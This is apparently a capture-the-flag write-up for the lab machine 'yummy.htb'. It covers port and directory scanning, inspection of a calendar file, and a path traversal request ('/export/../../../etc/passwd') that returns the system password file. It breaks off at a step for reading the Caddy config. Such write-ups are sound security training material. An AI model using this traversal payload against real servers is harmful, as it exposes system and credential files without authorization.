
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.246.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 19:48 IST
Nmap scan report for 10.129.246.37
Host is up (0.23s latency).
Not shown: 64004 closed tcp ports (reset), 1529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
|_  256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f0 (ED25519)
80/tcp open  http    Caddy httpd
|_http-title: Did not follow redirect to http://yummy.htb/
|_http-server-header: Caddy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.70 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


2) Checked the website




3) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ feroxbuster -u 'http://yummy.htb/' -o result  --no-state

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://yummy.htb/
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes              │ All Status Codes!
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.10.3
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links             │ true
 💾 Output File               │ result
 🏁 HTTP methods              │ [GET]
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      175l      503w     7816c http://yummy.htb/register
200      GET      164l      431w     6893c http://yummy.htb/login
302      GET        5l       22w      199c http://yummy.htb/logout => http://yummy.htb/login
200      GET        1l      234w    13775c http://yummy.htb/static/vendor/glightbox/css/glightbox.min.css
200      GET      278l      613w     6628c http://yummy.htb/static/js/main.js
200      GET        7l       27w     3309c http://yummy.htb/static/img/apple-touch-icon.png
302      GET        5l       22w      199c http://yummy.htb/dashboard => http://yummy.htb/login
200      GET       35l      236w    15095c http://yummy.htb/static/img/favicon.png
200      GET       38l      139w     1721c http://yummy.htb/static/js/navbar.js
200      GET       10l       65w      509c http://yummy.htb/static/js/datetime.js
200      GET        1l      652w    54762c http://yummy.htb/static/vendor/glightbox/js/glightbox.min.js
200      GET        1l      313w    14690c http://yummy.htb/static/vendor/aos/aos.js
```









```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ exiftool Yummy_reservation_20241006_154844.ics
ExifTool Version Number         : 12.76
File Name                       : Yummy_reservation_20241006_154844.ics
Directory                       : .
File Size                       : 271 bytes
File Modification Date/Time     : 2024:10:06 21:18:44+05:30
File Access Date/Time           : 2024:10:06 21:18:49+05:30
File Inode Change Date/Time     : 2024:10:06 21:18:48+05:30
File Permissions                : -rw-r--r--
File Type                       : ICS
File Type Extension             : ics
MIME Type                       : text/calendar
VCalendar Version               : 2.0
Software                        : ics.py - http://git.io/lLljaA
Description                     : Email: admin@yummy.htb.Number of People: 3.Message: helo
Date Time Start                 : 2024:10:06 00:00:00Z
Summary                         : admin
UID                             : 20879cd5-72fc-4e43-927c-2b9ffbb93076@2087.org
```

Vulnerability Assessment

1) Found lfi



Request

Pretty Raw Hex

```
1  GET /reminder/21 HTTP/1.1
2  Host: yummy.htb
3  Accept-Language: en-US
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/126.0.6478.127 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
   0.8,application/signed-exchange;v=b3;q=0.7
7  Referer: http://yummy.htb/dashboard
8  Accept-Encoding: gzip, deflate, br
9  Cookie: X-AUTH-Token=
   eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiY3VzdG9t
   ZXJfOTZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTksImV4cCI6MTcyODMwNjI5OSwiandrIjp7Imt0eSI6IlJTQSIsIm4iO
   iIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OTIwNDE2ODU0OTE4MTcxNTMxNjY0NDAzMjA1ODM4NjI5NTQ4MzA1MTY4MD
   M2OTYzNzY4ODg3MTQ2MjU5ODEzMjI3ODEzMzA2MDI4MjM3NzY5NzgyMjk1NTE1NjIyODQ1NzgyODU0MDY3NTQxNzI3MDM
   3ODA5NzgwNjU3Njk1MTg1OTUzNTI5NjU3Mzk3Mjc5MDY2ODM2MzA4NjMwNjgzNjE0OTI1MzcwOTkyOTg3NDE5MDM0NzEz
   NDQxOTc2MjEyOTkzMDc3NTAxMTA0ODk0Nzg5Nzg5NDc5ODYyNzUxMzUyNDk3NTQ5NTY0NTkwMDM5MTg5MjIzMTMzNzAxM
   zI5NTAxMzU0NjI2MTk1MjYwMTg3OTM2NjU2ODg5Mzc0MDEwOTEiLCJlIjo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXS
   kwotkC4yx-i8LCZDNj7WVj1EAjMpE8GlQEX1N_KCu3YARsk7fZbk3Fr6hioayPvm3sByJOXR2kGAkJKKkzM2mVJpdvKtL
   e59fiR5eDCLwVKYvbAvT-zkX-gKhFAnnjB1xoEh3RNUsjNu9YwX7of7Ts; session=
   eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIlJlc2VydmF0aW9uIGRvd25sb2FkZWQgc3VjY2Vzc2Z1bGx5Il19X
   X0.ZwPO4Q.wW6FzNBFTMutfnbv2hQPW8Aqovc
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Content-Length: 277
3  Content-Type: text/html; charset=utf-8
4  Date: Mon, 07 Oct 2024 12:09:45 GMT
5  Location: /export/Yummy_reservation_20241007_120945.ics
6  Server: Caddy
7  Set-Cookie: session=
   .eJyrVopPyOkszkgtVrKKrlZSKAFSSsWlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV5OfmJKakpClAFaaU5OZVKsbU65GqM
   rQUAdoOurg.ZwPPiQ.4o1rHAs98kEF3iE9TlA3Dx-87xM; HttpOnly; Path=/
8  Vary: Cookie
9
10 <!doctype html>
11 <html lang=en>
12   <title>
       Redirecting...
     </title>
13   <h1>
       Redirecting...
     </h1>
14   <p>
       You should be redirected automatically to the target URL: <a href="
       /export/Yummy_reservation_20241007_120945.ics">
         /export/Yummy_reservation_20241007_120945.ics
       </a>
       . If not, click the link.
15
```

Request

Pretty Raw Hex


```
GET /export/../../../../../../../../../../../etc/passwd HTTP/1.1
Host: yummy.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Referer: http://yummy.htb/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiY3VzdG9tZXJfOTZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTksImV4cCI6MTcyODMwNjI5OSwiandrIjp7Imt0eSI6IlJTQSIsIm4iOiIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OTIwNDE2ODUOOTE4MTcxNTMxNjY0NDAzMjA1ODM4NjI5NTQ4MzA1MTY4MDM2OTYzNzY4ODg3MTQ2MjU5ODEzMjI3ODEzMzA2MDI4MjM3NzY5NzgyMjk1NTE1NjIyODQ1NzgyODUOMDY3NTQxNzI3MDM3ODA5NzgwNjU3Njk1MTg1OTUzNTI5NjU3Mzk3Mjc5MDY2ODM2MzA4NjMwNjgzNjE0OTI1MzcwOTkyOTg3NDE5MDM0NzEzNDQxOTc2MjEyOTkzMDc3NTAxMTA0ODk0Nzg5Nzg5NDc5ODYyNzUxMzUyNDk3NTQ5NTY0NTkwMDM5MTg5MjIzMTMzNzAxMzI5NTAxMzU0NjI2MTk1MjYwMTg3OTM2NjU2ODg5MzcOMDEwOTEiLCJlIjo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXSkwotkC4yx-i8LCZDNj7WVj1EAjMpE8GlQEX1N_KCu3YARsk7fZbk3Fr6hioayPvm3sByJOXR2kGAkJKkkzM2mVJpdvKtLe59fiR5eDCLwVKYvbAvT-zkX-gKhFAnnjB1xoEh3RNUsjNu9YwX7of7Ts; session=
.eJyrVopPyOkszkgtVrKRlZSKAFSSsWlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV5OfmJKakpClAFaaU5OZVKsbU65GqMrQUAdoOurg.ZwPPGQ.s2yKLlV8XpONWNnsypsRjUloVwA
Connection: keep-alive
```


Response

Pretty Raw Hex Render

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev:x:1000:1000:dev:/home/dev:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
qa:x:1001:1001::/home/qa:/bin/bash
_laurel:x:996:987::/var/log/laurel:/bin/false
```

2) Checked the caddy config file





Request

Pretty Raw Hex

